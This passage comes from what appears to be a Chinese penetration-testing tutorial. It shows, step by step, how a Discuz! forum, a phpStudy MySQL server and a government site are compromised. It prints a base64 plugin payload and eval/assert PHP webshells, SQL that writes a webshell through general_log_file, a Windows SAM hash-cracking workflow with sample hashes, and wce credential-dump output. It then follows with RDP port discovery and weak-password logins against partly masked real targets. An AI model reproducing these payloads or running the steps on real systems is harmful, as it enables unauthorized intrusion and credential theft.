


图 5 获取数据库信息

## 2.2.6. 进入管理后台

将 md5 加密值在 cmd5.com 进行查询, 获取其加密密码, 使用用户和密码进行登录, 如图 6 所示, 顺利进入网站前台和后台。



图 6 进入后台管理中心

## 2.2.7. 通过插件漏洞直接获取 webshell

如图7所示, 在后台中先创建一个插件名称“webshell”, 唯一标识符:

“a’]=eval(\$\_POST[cmd]);\$a[’ ” 导入以下代码即可获取webshell:

YToyOntz0jY6InBsdWdpbiI7YT050ntz0jk6ImF2YW1sYWJsZSI7czo0OiIx

Ijtz0jc6ImFkbWluaWQiO3M6MT0iMCI7czo0OjJuYW11Ijtz0jg6IkdldFN0  
ZWxsIjtz0jEwOjJpZGVudG1maWVyIjtz0jI2OiJhJ109ZXZhbCgkX1BPU1Rb  
Y21kXSk7JGFbJyI7czo5MT0iZGVzY3JpcHRpb24iO3M6MDoiIjtz0jEwOjJk  
YXRhdGFibGVzIjtz0jA6IiI7czo5OjJkaXJlY3RvenkiO3M6MDoiIjtz0jk6  
ImNvcHlyaWdodCI7czo5OjIiO3M6NzoibW9kdWxlcyl7czo5OjIiO3Iz0jc6  
InZlcnNpb24iO3M6NT0iNi4wLjAiO30=



图7插件漏洞利用

webshell的密码为cmd, webshell地址为:

http://localhost/dz6.0/forumdata/cache/plugin\_a']=eval(\$\_POST[cmd]);\$a['.php

通过插件漏洞直接获取 webshell, 如图 7 所示, 在浏览器中输入 Webshell 地址  
“[http://www.xxxxxxxx.net/forumdata/cache/plugin\\_a'\]=eval\(\\$\\_POST\[cmd\]\);\\$a\['.php](http://www.xxxxxxxx.net/forumdata/cache/plugin_a']=eval($_POST[cmd]);$a['.php)” 进行验证, webshell 成功获取, 如图 8 所示, 查看网站论坛配置文件 config.inc.php 文件内容。







图 8 测试 Webshell 地址



```
/*
[Discuz!] (C)2001-2006 Comsenz Inc.
This is NOT a freeware, use is subject to license terms

$BBSfile: config5.inc.php,v $
$Revision: 1.9 $
$Date: 2007/01/26 01:11:32 $
*/

// [CH] 以下变量请根据空间所提供的账号参数修改,如有疑问,请联系服务器提供商

$dbhost = 'localhost'; // 数据库服务器
$dbuser = 'root'; // 数据库用户名
$dbpw = '12345678'; // 数据库密码
$dbname = 'discuz'; // 数据库名
$connect = 0; // 数据库持久连接 0=关闭, 1=打开

// [CH] 如您对 cookie 作用范围有特殊要求, 或论坛登录不正常, 请修改下面变量, 否则请保持默认

$cookiepre = 'cdb_'; // cookie 前缀
$cookiename = 'discuz'; // cookie 作用域
$cookiepath = '/'; // cookie 作用路径

// [CH] 论坛投入使用后不能修改的变量

$tablepre = 'cdb_'; // 表名前缀, 同一数据库安装多个论坛请修改此处

// [CH] 小心修改以下变量, 否则可能导致论坛无法正常使用

$dbtype = 'mysql'; // 论坛数据库类型, 请勿修改
$dbcharset = ''; // MySQL 字符集, 可选 'gbk', 'big5', 'utf8', 'latin1', 留空为按照论坛字符集设定
$charset = 'gbk'; // 论坛页面默认字符集, 可选 'gbk', 'big5', 'utf-8'
$shadeset = 0; // 强制论坛页面使用默认字符集, 可避免部分服务器空间页面出现乱码, 一般无需开启。 0=关闭 1=开启
$stylefresh = 1; // 论坛风格模板自动刷新开关 0=关闭, 1=打开。
```

图 9 获取 webshell

## 2.3 获取并破解 windows 系统密码

很多人认为个人计算机比较安全, 其实安全是相对的, windows 系统密码获取有多种方式, 下面对获取 windows 密码的思路进行总结:

(1)通过 Oday 直接获取权限, 然后通过 wce 等工具获取明文或者哈希值, 比如 ms08067, 通过溢出直接获取 system 权限, 虽然现在越来越少, 但现实中还是存在, 比如最近的 iis webdav 溢出漏洞。

(2) 通过网站漏洞获取 webshell 后, 通过系统存在漏洞提权, 获取权限后再获取系统密码以及哈希值。

(3) 内网环境可以通过 nmap 等工具进行扫描, 暴力破解获取。

(4) 本地物理接触获取。通过 livecd、PE 盘等工具, 启动系统后, 直接读取系统文件, 将 config 文件夹全部复制, 然后进行哈希值提取并暴力破解之。下面主要介绍第四种方法。

### 2.3.1 获取系统 sam 和 system 文件

通过 livecd、BT5、Kali、ophcrack 等工具盘, 启动系统后, 将 windows\system32\config 文件夹下的 SAM 和 SECURITY 文件复制出来, 如图 1 所示。




图 1 复制 sam 和 security 文件

### 2.3.2 导入 sam 和 system 和文件

使用 saminside 工具软件, 选择导入 sam 和 system 文件, 即从 File 中选择第一个选项, 如图 2 所示, 分别选择 sam 和 system 文件, 其 NTLM 哈希值就出来了。




图 2 获取用户密码哈希值

### 2.3.3 使用 ophcrack 进行密码破解

选择需要破解的密码哈希值, 将其导出, 然后单独复制需要破解的哈希值, 在本例中为: Administrator:500:E7108C208C467BF789985C6892014BB8:981A05EBA7EA97FA5E776705E985D15A:管理计算机(域)::将该值复制到 ophcrack 中进行破解, 如图 3 所示。




图 3 使用 ophcrack 进行暴力破解

## 2.3.4 通过网站在线破解

LM 哈希值和 NT 哈希值复制到网站 <http://www.objectif-securite.ch/ophcrack.php> 进行破解, 如图 4 所示, 直接就出来了, 密码为 mmd-333cyx。




图 4 通过网站在线破解

## 2.4 Mysql root 账号 general\_log\_file 方法获取 webshell

by antian365.com simeon

在前面的 phpmyadmin 漏洞利用专题中介绍了如何通过 root 账号来获取 webshell, 但在现实情况中, 由于 Mysql 版本较高以及配置文件的缘故, 往往无法直接通过 root 账号写入网站真实路径下获取 webshell; 通过研究发现其实可以通过一些方法绕过, 同样可以获取 webshell, 下面将整个渗透过程和方法跟大家分享。

### 2.4.1 信息收集

目标站点访问其子域名, 如图 1 所示, 发现该站点是使用 phpStudy2014 搭建的, 通过 phpinfo 信息泄露, 可以获取网站的绝对路径“D:/phpStudy/WWW”, 服务器为 Windows Server 2003, phpstudy 探针文件“D:/phpStudy/WWW/l.php”。



图 1 获取网站真实路劲等信息

## 2.4.2. 获取 root 账号和密码

phpStudy 默认账号为 root/root, 使用其进行登录, 成功登录系统, 如果不是这个账号和密码, 可以使用 phpmysqladmin 暴力破解工具进行暴力破解, 如图 2 所示, 登录后看目前使用的数据库应该是 www 数据库。查看 mysql 数据库中的 user 表中的数据, 如图 3 所示, 清一色的相同密码。




图 2 获取 root 账号和密码




图 3 mysql 数据库 user 表多个账号使用相同密码

### 2.4.3.直接导出 webshell 失败

既然知道了网站真实路径“D:/phpStudy/WWW”和 root 账号,最简单的方法就是直接导出 webshell: `select '<?php @eval($_POST[cmd]);?>' INTO OUTFILE 'D:/phpStudy/WWW/cmd.php'`, 如图 4 所示,在以往是顺利成章的获取 webshell,但这次显示错误信息:

The MySQL server is running with the --secure-file-priv option so it cannot execute this statement  
意思是 Mysql 服务器运行“--secure-file-priv”选项,所以不能执行这个语句。




图 4 导出 webshell 失败

### 2.4.4. secure\_file\_priv 选项

在 mysql 中使用 secure\_file\_priv 配置项来完成对数据导入导出的限制,前面的 webshell 导出就是如此,在实际中常常使用语句来导出数据表内容,例如把 mydata.user 表的数据导出来:

```
select * from mydata.user into outfile '/home/mysql/user.txt';
```

在 mysql 的官方给出了“--secure-file-priv=name Limit LOAD DATA, SELECT ... OUTFILE, and

LOAD\_FILE() to files within specified directory”解释, 限制导出导入文件到指定目录, 其具体用法:

- (1) 限制 mysqld 不允许导入和导出  
`mysqld --secure_file_priv=null`
- (2) 限制 mysqld 的导入和导出只能发生在/tmp/目录下  
`mysqld --secure_file_priv=/tmp/`
- (3) 不对 mysqld 的导入和导出做限制, 在/etc/my.cnf 文件中不指定值。

## 2.4.5.通过 general\_log 和 general\_log\_file 来获取 webshell

mysql 打开 general log 之后, 所有的查询语句都可以在 general log 文件中以可读的方式得到, 但是这样 general log 文件会非常大, 所以默认都是关闭的。有的时候为了查错等原因, 还是需要暂时打开 general log 的。换句话说 general\_log\_file 会记录所有的查询语句, 以原始的状态来显示, 如果将 general\_log 开关打开, general\_log\_file 设置为一个 php 文件, 则查询的操作将会全部写入到 general\_log\_file 指定的文件, 通过访问 general\_log\_file 指定的文件来获取 webshell。在 mysql 中执行查询:

```
set global general_log='on';  
SET global general_log_file='D:/phpStudy/WWW/cmd.php';  
SELECT '<?php assert($_POST["cmd"]);?>';
```

如图 5, 图 6 和图 7 所示, 分别打开 general\_log 开关, 设置 general\_log\_file 文件, 执行查询。



图 5 打开 general\_log 开关



图 6 设置 general\_log\_file 文件



图 7 执行 webshell 查询

## 2.4.6. 获取 webshell

在浏览器中打开地址 [http://\\*\\*\\*\\*\\*.hy\\*\\*\\*\\*\\*.cn/cmd.php](http://*****.hy*****.cn/cmd.php), 如图 8 所示, 会显示 mysql 查询的一些信息, 由于一句话后门通过查询写入了日志文件 cmd.php, 因此通过中国菜刀一句话后门可以成功获取 webshell, 如图 9 所示。




图 8 查看文件




图 9 获取 webshell

## 2.4.7.服务器密码获取

### (1) 查看服务器权限及用户权限

通过中国菜刀一句话后门管理工具, 打开远程终端命令执行, 如图 10 所示, 分别执行“whomai”、“net user”、“net localgroup administrator”命令来查看当前用户的权限, 当前系统所有用户, 管理员用户情况。




图 10 查看当前用户权限

### (2) 上传 wce 密码获取工具

直接执行 g86.exe 顺利获取管理员密码, 如图 11 所示, 开始执行 g64.exe 没有成功是因为系统是 32 位操作系统。



```
D:\phpStudy\WWW\> cd\
D:\> g64
映像文件 D:\g64.exe 有效,但不适用于此计算机类型。
D:\> g86
lsass pid :484
Authentication Id      : 0:205232
Package d' authentication : NTLM
Utilisateur principal  : Administrator
Domaine d' authentication : CLOUD
msv1_0 : lm[ 56c17fddadb015081e5e5f8cc22e95ad ], ntlm[ 45fa1407fc0f6572e4854d2753ce42e3 ]
kerberos : sa[ 56c17fddadb015081e5e5f8cc22e95ad ]
ssp :
wdigest : saw[ 56c17fddadb015081e5e5f8cc22e95ad ]
Authentication Id      : 0:996
Package d' authentication : Negotiate
Utilisateur principal  : NETWORK SERVICE
Domaine d' authentication : NT AUTHORITY
msv1_0 : lm[ aad3b435b51404eeaad3b435b51404ee ], ntlm[ 31d6cfe0d16ae931b73c59d7e0c089c0 ]
kerberos :
ssp :
wdigest :
Authentication Id      : 0:31740
Package d' authentication : NTLM
Utilisateur principal  :
Domaine d' authentication :
msv1_0 : n.s. (Credentials KO)
kerberos : n.t. (LUID KO)
ssp :
wdigest : n.t. (LUID KO)
Authentication Id      : 0:997
```

图 11 获取管理员密码

## 2.4.8. 获取远程终端端口

通过命令 `tasklist /svc | find "TermService"` 及 `netstat -ano | find "1792"` 命令来获取当前的 3389 端口为 8369 端口, `tasklist /svc | find "TermService"` 获取的是远程终端服务对应的进程号, `netstat -ano | find "1792"` 查看进程号 1792 所对应的端口, 在实际过程中 1792 值会有变化。

```
D:\> tasklist /svc | find "TermService"
svchost.exe           1792 TermService
D:\> netstat -ano | find "1792"
TCP    0.0.0.0:8369          0.0.0.0:0          LISTENING          1792
D:\> |
```

图 12 获取 3389 端口

## 2.4.9. 登录 3338

打开 `mstsc`, 在连接地址中输入 `202.58.***.***:8369`, 输入获取的管理员和密码进行登录, 如图 13 所示, 成功登录服务器。



图 13 登录 3389

## 2.4.10. 总结

- (1) 查看 genera 文件配置情况  
show global variables like "%genera%";
- (2) 关闭 general\_log  
set global general\_log=off;
- (3) 通过 general\_log 选项来获取 webshell  
set global general\_log='on';  
SET global general\_log\_file='D:/phpStudy/WWW/cmd.php';  
SELECT '<?php assert(\$\_POST["cmd"]);?>';

## 2.5 从目录信息泄露到渗透内网

simeon

### 2.5.1. 目录信息泄露

目录信息泄露是指当当前目录无 index.html/index.asp/index.php/index.asp.net 等指定主页的情况下, 直接显示目录下所有的文件及其目录。测试方法和简单, 在网站路径后输入目录名称即可, 一般的扫描软件会自动识别该漏洞, 如图 1 所示, 显示该网站存在目录漏洞。




图 1 存在目录泄露漏洞

## 2.5.2.发现后台弱口令

在目录泄露的基础上,发现网站存在后台管理地址,使用弱口令 admin/admin 顺利登陆该投票管理系统,如图 2 所示。出现目录泄露漏洞的网站后台密码一般都比较简单,比如 admin/123456、admin/admin、admin/admin888 等。



图 2 获取后台弱口令

## 2.5.3.泄露文件信息

如图 3 所示,通过分析网站的源代码,从源代码中寻找文件夹,发现存在 UpLoadFolder 文件夹,通过地址 http://\*.\*\*\*\*\*.gov.cn/UpLoadFolder/进行访问,在该文件夹下有大量的上传文件,单击这些文件链接,可以直接下载文件到本地。




图 3 上传的所有文件

## 2.5.4.发现数据库文件

在该网站 hzh 目录发现存在 db 目录, 继续访问, 如图 4 所示, 可以看到存在 db.mdb, 如果网站未做安全设置, 该数据库文件可以直接下载。



图 4 发现数据库文件

## 2.5.5.发现涉及个人隐私的文件

